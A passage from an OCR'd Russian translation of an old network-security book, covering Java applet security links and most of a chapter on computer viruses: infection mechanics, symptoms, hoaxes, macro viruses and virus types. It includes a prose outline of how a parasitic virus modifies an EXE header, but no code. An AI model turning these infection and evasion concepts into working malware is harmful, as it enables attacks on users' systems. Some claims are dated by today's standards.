
- ✓ Броузер, поддерживающий Java, содержит в себе программу, называемую *виртуальной машиной Java.*
- / Java -- это специфический язык программирования. Программы Java сначала компилируются (с помощью *компилятора)* в так называемый *виртуальный код,* а не преобразуются к виду, понятному машине (как это делается во всех остальных языках программирования).
- ✓ Виртуальная машина Java является частью многих броузеров.
- ✓ По структуре Java очень напоминает язык программирования C++. Однако в Java нет указателей.
- ✓ Апплеты Java работают внутри надежного механизма защиты, называемого *коробкой.* Однако файлы JAR (Java Archive) могут выполняться и за пределами коробки.
- ✓ Коробка Java позволяет защитить пользователя от апплетов, способных нанести вред системе. Но эта защита не является абсолютной.
- ✓ Java может выполнять программы типа клиент-сервер вне броузера и коробки. Например, World Wide Web Consortium создал с помощью Java сервер *Jigsaw,* а компания Sun разработала броузер *HotJava.*
- ✓ Программисты могут создавать цифровые подписи программ Java. Благодаря цифровой подписи можно идентифицировать создателя программы и проверить, не изменил ли кто-либо ее текст. Программы с цифровыми подписями также называются *надежными апплетами.* Они могут выполняться за пределами коробки и обладают большими функциональными возможностями.

РЕСУРСЫ INTERNET

При дальнейшем знакомстве с Java вам может потребоваться дополнительная информация об этом языке программирования. Далее приводится список некоторых Web-сайтов, содержащих подобную информацию.

HOTJAVA: THE SECURITY STORY	*http://java.sun.com:80/sfaq/may95/security.html*
JAVA HOME PAGE	*http://java.sun.com/*
DOWNLOAD DIRECTORY	*http://java.sun.com/nav/download/index.html*
JAVA PROGRAMMER'S LIBRARY	*http://www.jamsa.com/catalog/javalib/javalib.htm*
Low LEVEL SECURITY IN JA VA	*http://java.sun.com:80/sfaq/verifier.html*

KIMERA	http://kimera.cs.washington.edu/
SUN MICROSYSTEMS	http://www.sun.com/
JAVA WORLD NEWS BRIEFS	http://www.javaworld.com/javaworld/jw-09-1996/jw-09-newsbriefs1.html
GODMAR'S JAVA SECURITY TALK	http://www.cs.utah.edu/~gback/javasec/index.html
SECURE INTERNET PROGRAMMING	http://www.cs.princeton.edu/sip/
JAVA AND SECURITY	http://home.netscape.com/misc/developer/conference/proceedings/j4/index.html
TIENTIEN'S JAVA NOTES	http://www.tientien.com/tjn/jsvsj/index.html



Глава 14

Компьютерные вирусы

Компьютерные вирусы — это одна из наиболее широко известных опасностей для сетей. Подобно живым микроорганизмам, они распространяются, заражая здоровые программы. Заразив систему, они проникают в каждый исполняемый или объектный файл, размещенный на машине. Более того, некоторые вирусы заражают *загрузочные сектора* дисков, а это значит, что вирус проникнет и в машины, загружающиеся с зараженного диска. В этой главе мы подробно поговорим о компьютерных вирусах и методах борьбы с ними. Прочитав главу, вы узнаете следующее:

- Любой вирус внедряет свой код в тело программы. Благодаря этому он будет выполняться при каждом ее запуске.
- Большинство вирусов распространяется с помощью дискет.
- В настоящее время имеется около тысячи видов вирусов. Учитывая тот факт, что каждый из них существует в нескольких модификациях, нужно увеличить это число в 5—10 раз.
- Большинство вирусов распространяется одним из двух методов: заражая файлы или загрузочные сектора.
- Файлы данных не могут быть заражены вирусом. Однако существуют так называемые *макровирусы,* которые распространяются с помощью файлов *шаблонов.*
- В Internet существует значительное количество «мнимых» вирусов.
- Защититься от вирусов не так уж сложно.

ЧТО ТАКОЕ ВИРУС

Исторически вирусом называется любая программа, заражающая выполняемые или объектные файлы. Программу, воспроизводящую себя без ведома пользователя, также можно отнести к вирусам. Чаще всего вирус помещает свое тело в программном файле так, чтобы он активизировался при каждом запуске программы. Кроме того, вирусы могут поражать загрузочный сектор жесткого или флоппи-диска, помещенного в дисковод зараженного компьютера. Перенос своего тела на дискеты и жесткие диски является для вируса гарантией того, что он будет запущен при каждом включении системы. Ниже я расскажу о некоторых других способах распространения вирусов.

Большинство вирусов инфицируют файлы путем переноса своего тела внутрь жертвы. Однако в связи с созданием все более искусных антивирусных программ,

разработчики вирусов изменили стратегию. Теперь, прежде чем заразить очередной файл, вирус изменяет свое тело. Выбрав жертву, вирус копирует себя из памяти компьютера внутрь заражаемого файла. На рисунке 14.1 показано, как обычные вирусы инфицируют программы, расположенные на зараженной машине.




Рисунок 14.1. *Вирус заражает файлы, расположенные на компьютере.*

Процесс заражения файла практически одинаков у всех вирусов. Например, простейшие вирусы заражают файлы следующим образом:

1. Прежде всего пользователь должен загрузить зараженный файл в память компьютера. Этот файл может попасть в компьютер с помощью флоппи-диска, локальной сети или через Internet. После его запуска вирус копирует себя в память компьютера (см. рисунок 14.2).




Рисунок 14.2. *Вирус копирует себя в память.*

2. Разместившись в памяти, вирус ожидает загрузки следующей программы. Не правда ли, это очень напоминает поведение живых микроорганизмов, ожидающих появления нового «хозяина».
3. После запуска следующей программы вирус помещает свое тело внутрь жертвы. Кроме того, вирус помещает свое тело и внутри копии программы, хранящейся на диске. На рисунке 14.3 показано, как вирус *воспроизводит* самого себя (создает свои копии).




Рисунок 14.3. *Вирус копирует себя внутрь расположенного в памяти файла.*

4. Вирус продолжает заражать программы до тех пор, пока не заразит их все или пока пользователь не выключит компьютер. Тогда расположенный в его памяти вирус пропадает. Однако для него это не так уж и страшно – ведь он расположен внутри зараженных файлов, хранимых на диске.
5. После включения компьютера и загрузки зараженной программы вирус снова начинает свою «невидимую» жизнь в памяти системы. И так до бесконечности.

Приведенная выше модель работы вируса упрощена. На самом деле существуют и такие вирусы, которые сохраняются на жестком диске так, чтобы быть загруженными в память при каждом запуске операционной системы. Некоторые вирусы умеют прятаться внутри сжатых файлов. Более того, некоторые вирусы умеют заражать системы с помощью текстового процессора. Однако важно уяснить, что вирус заражает машину только в том случае, если вы *запускаете инфицированную программу.* Даже вирусы, паразитирующие на текстовых процессорах, для своей активизации требуют выполнения специальной программы – *макрокоманды.*

Основные симптомы заражения вирусом

Как будет сказано далее, некоторые вирусы не могут быть обнаружены даже самыми лучшими антивирусными программами. В качестве дополнительных средств защиты нужно поставить грамотность пользователя. Вы должны рассказать всем вашим служащим о том, как выявить зараженную машину. Далее приводится список общих признаков заражения:

- Программы стали загружаться медленнее.
- Файлы появляются или исчезают.
- Размеры программы или объекта изменяются по непонятным причинам.

- На экране появляется необычный текст или изображения.
- Элементы экрана выглядят нечеткими, размытыми.
- Сам по себе уменьшается объем свободного места на жестком диске.
- Команды CHKDSK и SCANDISK возвращают некорректные значения.
- Имена файлов изменяются без видимых причин.
- Нажатия клавиш сопровождаются странными звуками.
- Доступ к жесткому диску запрещен.

Существует несколько различных классов (или типов) вирусов. Вирусы каждого из классов используют различные методы воспроизведения. К наиболее известным классам относятся троянские кони, полиморфные вирусы и неполиморфные шифрующиеся вирусы, стелс-вирусы, медленные вирусы, ретро-вирусы, составные вирусы, вооруженные вирусы, вирусы-фаги и макровирусы. Далее в этой главе мы подробно рассмотрим каждый из них.

Компьютерные вирусы — это не выдумка. Специалисты утверждают, что только пять процентов всех вирусов могут вызвать серьезные неполадки в аппаратном обеспечении или крах операционной системы. Но несмотря на это они все же могут представлять очень серьезную опасность для компьютера. Большинство «электронных инфекций» только тем и занимается, что воспроизводит себя. Их главная задача — выжить, а не нанести вред системе. Однако это совсем не значит, что нужно забыть об их существовании. Запомните: «безобидных» вирусов не существует.

КОЛИЧЕСТВО КОМПЬЮТЕРНЫХ ВИРУСОВ

Подобно комарам, компьютерные вирусы, кажется, будут досаждать нам вечно. Поэтому стоит познакомиться с ними поближе и научиться отличать настоящий вирус от неполадок в системе. Запомните одну несложную истину: с вирусами можно и нужно бороться.

Большая часть литературы, посвященной антивирусному программному обеспечению, запугивает простых пользователей «десятками тысяч» компьютерных вирусов, странствующих по Internet. На самом деле их количество не превышает тысячи. Дело в том, что разработчики считают каждую модификацию одного и того же вируса новым вирусом. Благодаря этому наша тысяча разрастается до «десятков тысяч».

Дополним все вышесказанное одним небольшим примером. Компьютерный вирус *Marijuana* первоначально выводил на экране слово «legalise». (В английском языке это слово выглядит как «legalize» [узаконивать, легализировать]. — *Прим. перев.*) Затем автор вируса исправил свою ошибку, и вирус начал выводить на экран слово «legalize». При этом текст вируса абсолютно не изменялся. Однако разработчики антивирусов посчитали исправленный вирус за абсолютно новый. Благодаря этому они могут смело говорить о «тысячах и тысячах» существующих вирусов.

В Web расположено несколько сайтов с прекрасной информацией о компьютерных вирусах. Одним из них является сайт *Joe Wells' WildLists*, расположенный по адресу *http://www.virusbtn.com/WildLists/*. Бывший работник корпорации Symantec Джо Уэллс (сейчас он работает консультантом в компании IBM) включил в эти списки Все наиболее распространенные в настоящее время вирусы. Ассоциация NCSA (National Computer Security Association) использует списки Уэллса для оценки качества антивирусных программ. Чтобы удовлетворить запросам NCSA, программа должна обнаруживать все перечисленные в этом списке вирусы. Отметим, что этот список обновляется каждый месяц.

СВЯЗАННЫЕ с ВИРУСАМИ ОПАСНОСТИ

При разработке антивирусной стратегии компании следует помнить, что большинство вирусов не распространяется с помощью Internet. Наоборот, основными путями распространения вирусов являются продаваемое программное обеспечение, системы электронной почты в изолированных и университетских локальных сетях, а также дискеты, используемые служащими в их домашних компьютерах.

Многие компании, предоставляющие пробные версии своих программ, тщательно проверяют копии на наличие вирусов. Мне редко приходилось встречаться со случаями заражения компьютеров через загруженные пробные версии программ или другое профессиональное программное обеспечение. С другой стороны, известны сотни случаев, когда продавцы-посредники поставляли своим клиентам зараженные диски. Если учесть все типы программ, которые могут быть заражены вирусами, то количество пострадавших таким образом покупателей составляет сотни тысяч.

Кроме того, существует опасность заражения машины через программное обеспечение, поставляемое вашим местным продавцом ПО. Такие продавцы обычно не проверяют дискеты на наличие вирусов. Вся их работа заключается в перемещении дискет основного поставщика в свои фирменные упаковки. Если же кто-то уже использовал эти дискеты на зараженном компьютере, то с большой долей вероятности можно утверждать, что эти диски уже заражены. Чтобы избежать подобных проблем, многие компании (включая и Microsoft) начали запаковывать отдельные дискеты и только затем помещать их в коробки.

Хозяева сайтов, электронных досок объявлений, а также авторы программного обеспечения не желают потерять свое место под солнцем из-за каких-то вирусов. Поэтому любой разработчик Web-сайта (Web-master), желающий и дальше иметь прибыль от своей работы, должен тщательно проверять каждый файл на наличие троянских коней, стелс-вирусов и т. д. Конечно же, это ни в коей мере не освобождает вас от проверки программ, загружаемых с помощью Internet. Однако еще раз напомним, что большинство вирусов поступает через дискеты, поэтому вы должны уделять основное внимание их проверке. Стоит все же отметить, что в последнее время возросло количество вирусов, распространяемых с помощью Internet. Немалую роль в этом сыграло и открытие макровирусов.

ВИРУСЫ И ЭЛЕКТРОННАЯ ПОЧТА

Корпоративные системы электронной почты доставляют много хлопот системным администраторам. Приведу следующий пример. Не так давно появился один из самых известных «мнимых» вирусов — вирус *Good Times.* Предполагалось, что он распространяется с помощью сообщений электронной почты. Вирусу приписывались самые невероятные способности. В частности, указывалось, что он «...разрушает центральный процессор с помощью использования бесконечного цикла *n*-ой степени сложности». Так как многие пользователи не понимают, как распространяются вирусы, то вирус *Good Times* довольно скоро стал известен во всем мире.

На самом деле обычные текстовые сообщения электронной почты не могут содержать никаких вирусов. Дело в том, что текстовые сообщения относятся к файлам данных, которые не являются программами и не могут выполняться на машине. Как мы помним, вирусы могут заражать только исполняемые программы (не считая макровирусов).

То же самое можно сказать практически обо всех сообщениях электронной почты. Однако у вас, наверное, уже случались такие ситуации, когда файл с данными на самом деле оказывался исполняемым файлом. Некоторые Web-броузеры и диалоговые служебные программы (вроде America Online) выполняют программы сразу после их загрузки.

Гораздо чаще пользователям приходится иметь дело с пересылкой файлов данных текстовых процессоров (например, документы *Microsoft Word).* Однако благодаря недавним разработкам в области текстовых процессоров эти файлы перестали быть просто файлами данных. В большинстве случаев такие файлы содержат внедренные макрокоманды, с помощью которых можно существенно ускорить работу. На самом деле макрокоманда является некоторой разновидностью программ. Благодаря этому стало возможным создание *макровирусов.* Макровирус — это макрокоманда, которая воспроизводит себя в каждом новом документе. Большинство современных макровирусов не представляют собой большой опасности. Однако потенциально они обладают огромными возможностями. Дело в том, что макрокоманды обладают доступом к набору операций, с помощью которых можно производить различные (в том числе и разрушительные) действия в системе. Например, с помощью макрокоманды можно удалить с жесткого диска системные файлы.

Наилучшим методом защиты от вирусов, передаваемых с помощью электронной почты, является установка на каждом компьютере надежного антивирусного программного обеспечения. Для защиты от макровирусов вам, возможно, понадобится пересмотреть свою стратегию защиты. В частности, вы должны будете рассказать всем своим пользователям о том, что такое макровирус, и попросить их проверять все приходящие документы.

СОЗДАНИЕ ВИРУСА для ИСПОЛНЯЕМОГО ФАЙЛА

В этом разделе я расскажу о том, как вирус может заразить исполняемый файл и как создатели вирусов могут защитить их от обнаружения.

Практически у каждого создателя вирусов есть свой собственный, оригинальный метод заражения EXE-файлов. Здесь я расскажу о наиболее простом методе. Прежде всего вирус создает в памяти дополнительную область для своего размещения. После этого он прочитывает заголовок EXE-файла и переделывает его так, чтобы он содержал информацию и о месте в памяти, занимаемом вирусом. С этого момента и начинается процесс заражения программы.

Далее приводятся действия вируса, проникшего в EXE-файл:

1. Вирус считывает текущий заголовок файла и сохраняет его для дальнейшего использования. В этом заголовке хранится информация о длине файла, значении контрольной суммы (см. главу 2) и т. д.
2. После этого вирус определяет, какое количество памяти он должен прибавить к текущему размеру файла, чтобы разместить там свое тело.
3. Вирус копирует свое тело в файл. Размер вируса и внесенных им изменений в заголовок файла составляют *сигнатуру вируса.*
4. Вирус снова записывает информацию заголовка в программу. Теперь заголовок содержит информацию о месте, занимаемом вирусом.
5. Вирус сохраняет измененную программу на диске,

Описанный выше тип вирусов называется *вирусом-паразитом.* Вирус-паразит добавляет свое тело к программе и после этого продолжает свою жизнь наравне с программой. Если же вы удалите инфицированный файл, то вместе с ним исчезнет и вирус. Кроме вирусов-паразитов существуют так называемые загрузочные вирусы, размещающие свое тело в подпрограмме загрузки операционной системы. Этот тип вирусов совершенно отличен от вирусов-паразитов. Дело в том, что загрузочные вирусы паразитируют не на исполняемых программах, а на самой операционной системе.

РАЗЛИЧНЫЕ типы ВИРУСОВ

Как уже говорилось, наиболее распространенными являются троянские кони, полиморфные вирусы и неполиморфные шифрующиеся вирусы, стелс-вирусы, медленные вирусы, ретро-вирусы, составные вирусы, вооруженные вирусы, вирусы-фаги и макровирусы. Каждый из них производит некоторые специфические действия.

ТРОЯНСКИЕ кони

Троянскими конями называются вирусы, прячущиеся в файлах данных (например, сжатых файлах или документах). Чтобы избежать обнаружения, некоторые

разновидности троянских коней прячутся и в исполняемых файлах. Таким образом, эта программа может располагаться и в программных файлах, и в файлах библиотек, пришедших в сжатом виде. Однако зачастую троянские кони содержат только подпрограммы вируса. Возможно, самое лучшее определение троянских коней дал Дэн Эдварде — бывший хакер, занимающийся теперь разработкой антивирусного программного обеспечения для NSA (National Security Administration). По словам Дэна, троянским конем называется «небезопасная программа, скрывающаяся под видом безобидного приложения, вроде архиватора, игры или (знаменитый случай 1990 года) программы обнаружения и уничтожения вирусов». Большинство новых антивирусных программ обнаруживает практически всех троянских коней.

Одной из наиболее известных «троянских лошадок» стала программа *Crackerjack*. Как и все другие средства для взлома паролей, доступные в Internet, эта программа тестировала относительную мощность паролей, расположенных в выбранном файле. После своего запуска она выдавала список взломанных паролей и предлагала пользователю удалить этот файл. Первая версия программы не только взламывала пароли, но также и передавала их автору троянского коня. *Crackerjack* оказался достаточно полезным средством, в чем вы можете убедиться сами. Для этого достаточно загрузить программу из Internet.

ПОЛИМОРФНЫЕ ВИРУСЫ

Полиморфные вирусы — это вирусы, которые зашифровывают свое тело и благодаря этому могут избежать обнаружения путем проверки сигнатуры вируса. Прежде чем приступить к работе, такой вирус расшифровывает себя с помощью специальной *процедуры расшифровки*. Как уже говорилось в главе 4, процедура расшифровки превращает зашифрованную информацию в обычную. Чтобы расшифровать тело вируса, процедура расшифровки захватывает управление машиной. После расшифровки управление компьютером передается расшифрованному вирусу.

Первые шифрующиеся вирусы были *неполиморфными*. Другими словами, процедура расшифровки вируса не изменялась от копии к копии. Поэтому антивирусные программы могли обнаружить вирус по сигнатуре, присущей процедуре расшифровки. Но вскоре ситуация изменилась коренным образом.

Полиморфные вирусы обнаружить очень трудно. Дело в том, что они генерируют абсолютно новые процедуры расшифровки при каждом новом заражении. Благодаря этому сигнатура вируса изменяется от файла к файлу. Для изменения процедуры шифрования используется достаточно простой генератор машинного кода, называющийся *генератором мутаций*. Он использует генератор случайных чисел и достаточно простой алгоритм изменения сигнатуры вируса. С его помощью программист может превратить любой вирус в полиморфный. Для этого он должен изменить текст вируса так, чтобы перед каждым созданием своей копии он вызывал генератор мутаций.

Несмотря на то что полиморфные вирусы нельзя обнаружить с помощью обычных методов проверки (вроде сравнения строк кода), они все же детектируются

специальными антивирусными программами. Итак, полиморфные вирусы можно обнаружить. Однако этот процесс занимает огромное количество времени, а на создание антивирусной программы уходит гораздо больше сил. Наиболее свежие обновления антивирусного программного обеспечения производят поиск процедур шифрования, с помощью которой обнаруживают полиморфные вирусы. На рисунке 14.4 показано, как полиморфный вирус изменяет свою сигнатуру при создании очередной копии.

Рисунок 14.4. *Полиморфный вирус изменяет свою сигнатуру от файла к файлу.*

Стелс-вирусы

Стелс-вирусы — это вирусы, которые прячут изменения, созданные в зараженном файле. Для этого они отслеживают системные функции чтения файлов или секторов на носителях информации. Если происходит вызов такой функции, то вирус старается изменить полученные ею результаты: вместо настоящей информации вирус передает функции данные незараженного файла. Таким образом, антивирусная программа не может обнаружить никаких изменений в файле. Но, для того чтобы перехватывать системные вызовы, вирус должен находиться в памяти машины. Все достаточно хорошие антивирусные программы могут обнаружить подобные вирусы во время загрузки зараженной программы.

Хорошим примером стелс-вируса является один из первых задокументированных вирусов DOS — *Brain*. Этот загрузочный вирус просматривал все дисковые системные операции ввода/вывода и перенаправлял вызов всякий раз, когда система пыталась считать зараженный загрузочный сектор. При этом система считывала информацию не с загрузочного сектора, а с того места, где вирус сохранил копию этого сектора. Стелс-вирусами также являются вирусы *Number, Beast* и *Frodo*. Говоря языком программистов, они перехватывают *прерывание 21H* — основное прерывание DOS. Поэтому всякая команда пользователя, способная обнаружить присутствие вируса, перенаправляется вирусом в определенное место в памяти. Благодаря этому пользователь не может «заметить» вирус.

Как правило, стелс-вирусы либо обладают *невидимым размером,* либо они *невидимы для чтения*. Вирусы с невидимым размером принадлежат к подвиду вирусов,

заражающих файлы. Такие вирусы помешают свое тело внутрь файла, вызывая тем самым увеличение его размера. Однако вирус изменяет информацию о размере файла так, чтобы пользователь не мог обнаружить его присутствия. Другими словами, система указывает на то, что длина зараженного файла равняется длине обычного (незараженного) файла. Вирусы, невидимые для чтения (вроде *Stoned.Monkey*), перехватывают запросы на чтение зараженной загрузочной записи или файла и предоставляют в ответ первоначальную, не измененную вирусом информацию. И снова пользователь не может обнаружить присутствие вируса.

Стелс-вирусы достаточно легко обнаружить. Большинство стандартных антивирусных программ «вылавливают» стелс-вирусы. Для этого достаточно запустить антивирусную программу до того, как вирус будет размещен в памяти машины. Надо запустить компьютер с чистой загрузочной дискеты, а затем выполнить антивирусную программу. Как уже говорилось, стелс-вирусы могут замаскироваться только в том случае, если они уже размещены в памяти. Если же это не так, то антивирусная программа легко обнаружит наличие таких вирусов на жестком диске. На рисунке 14.5 показан процесс заражения стедс-вирусом.

A) Приложение запрашивает чтение загрузочной записи жесткого диска.

B) Вирус перехватывает запрос (понимая, что приложение пытается прочитать зараженную загрузочную запись). Вирус изменяет запрос так, чтобы он вернул первоначальную загрузочную запись, расположенную в другом месте.

C) и D) вирус предоставляет приложению настоящую первоначальную загрузочную запись.




Рисунок 14.5. *Стелс-вирус атакует загрузочную запись дискеты.*

МЕДЛЕННЫЕ ВИРУСЫ

Медленные вирусы очень трудно обнаружить, так как они заражают только те файлы, которые изменяются или копируются операционной системой. Другими словами, медленный вирус заражает любой исполняемый файл, причем де-

лает это в тот момент, когда пользователь выполняет некоторые операции с этим файлом. Например, медленный вирус может производить заражение загрузочной записи дискеты при выполнении команд системы, изменяющих эту запись (например, FORMAT или SYS). Медленный вирус может заразить копию файла, не заразив при этом файл-источник. Одним из наиболее известных медленных вирусов является *Darth_Vader*, который заражает только COM-файлы и только во время их записи.

Обнаружение медленных вирусов — это достаточно сложный процесс. Хранитель целостности должен обнаружить новый файл и сообщить пользователю о том, что у этого файла нет значения контрольной суммы. *Хранитель целостности* — это антивирусная программа, наблюдающая за содержанием жестких дисков, а также за размером и контрольной суммой каждого из расположенных на них файлов. Если хранитель обнаружит изменения в содержании или размере, то он немедленно сообщит об этом пользователю. Однако сообщение будет выдано и в том случае, если пользователь сам создаст новый файл. Поэтому пользователь, скорее, укажет хранителю целостности вычислить новую контрольную сумму для нового (инфицированного) файла.

Наиболее удачным средством против медленных вирусов являются *оболочки целостности*. Оболочки целостности — это резидентные хранители целостности. Они постоянно находятся в памяти компьютера и наблюдают за созданием каждого нового файла, и у вируса не остается практически никаких шансов. Еще одним способом проверки целостности является *создание ловушек*. Здесь специальная антивирусная программа создает несколько COM- и EXE-файлов определенного содержания. Затем программа проверяет содержимое этих файлов. Если медленный вирус заразит их, то пользователь сразу же узнает об этом.

Например, медленный вирус может наблюдать за программой копирования файлов. Если DOS выполняет запрос на копирование, то вирус поместит свое тело в новую копию файла. На рисунке 14.6 показано, как медленный вирус заражает копии файлов.




Рисунок 14.6. *Медленный вирус заражает только копии файлов.*

РЕТРО-ВИРУСЫ

Ретро-вирус — это вирус, который пытается обойти или помешать действиям антивирусных программ. Другими словами, эти вирусы атакуют антивирусное программное обеспечение. Компьютерные профессионалы называют ретро-вирусы анти-антивирусами. (Не спутайте анти-антивирусы с *анти-вирус-вирусами* - вирусами, созданными для уничтожения других вирусов.)

Создание ретро-вируса является относительно несложной задачей. В конце концов, создатели вирусов обладают доступом ко всем антивирусным программам. Приобретая такую программу, они изучают ее работу, находят бреши в обороне и после этого создают вирус на основе обнаруженных просчетов. Большинство ретро-вирусов занимается поисками и удалением файлов с данными о сигнатурах вирусов. Таким образом, антивирусная программа, использовавшая этот файл, не может больше нормально функционировать. Более сложные ретро-вирусы занимаются поиском и удалением баз данных, содержащих информацию о целостности файлов. Удаление подобной базы производит на хранителя целостности такой же эффект, как уничтожение файлов с сигнатурами вирусов на антивирусную программу.

Многие ретро-вирусы обнаруживают активизацию антивирусных программ, а затем прячутся от программы либо останавливают ее выполнение. Кроме того, они могут запустить процедуру разрушения до того, как антивирусная программа обнаружит их присутствие. Некоторые ретро-вирусы изменяют оболочку вычислений антивируса и таким образом влияют на выполнение антивирусных программ. Кроме того, существуют ретро-вирусы, использующие недостатки антивирусного программного обеспечения, чтобы замедлить его работу или свести на нет эффективность программы.

СОСТАВНЫЕ ВИРУСЫ

Составные вирусы заражают как исполняемые файлы, так и загрузочные сектора дисков. Кроме того, они могут заражать загрузочные сектора дискет. Такое название они получили потому, что заражают компьютер различными путями. Другими словами, они не ограничиваются одним типом файлов или определенным местом на диске. Если запустить инфицированную программу, вирус заразит загрузочную запись жесткого диска. При следующем включении машины вирус активизируется и будет заражать все запущенные программы. Одним из наиболее известных составных вирусов является *One-Half,* который обладает признаками стелс-вируса и полиморфного вируса. На рисунке 14.7 показано, как производится заражение составным вирусом.

ВООРУЖЕННЫЕ ВИРУСЫ

Вооруженные вирусы защищают себя с помощью специального кода, благодаря которому сильно усложняется отслеживание и дизассемблирование вируса. Вооруженные вирусы могут воспользоваться для защиты «пустышкой». Это — код, позволяющий увести разработчика антивирусных программ от настоящего кода

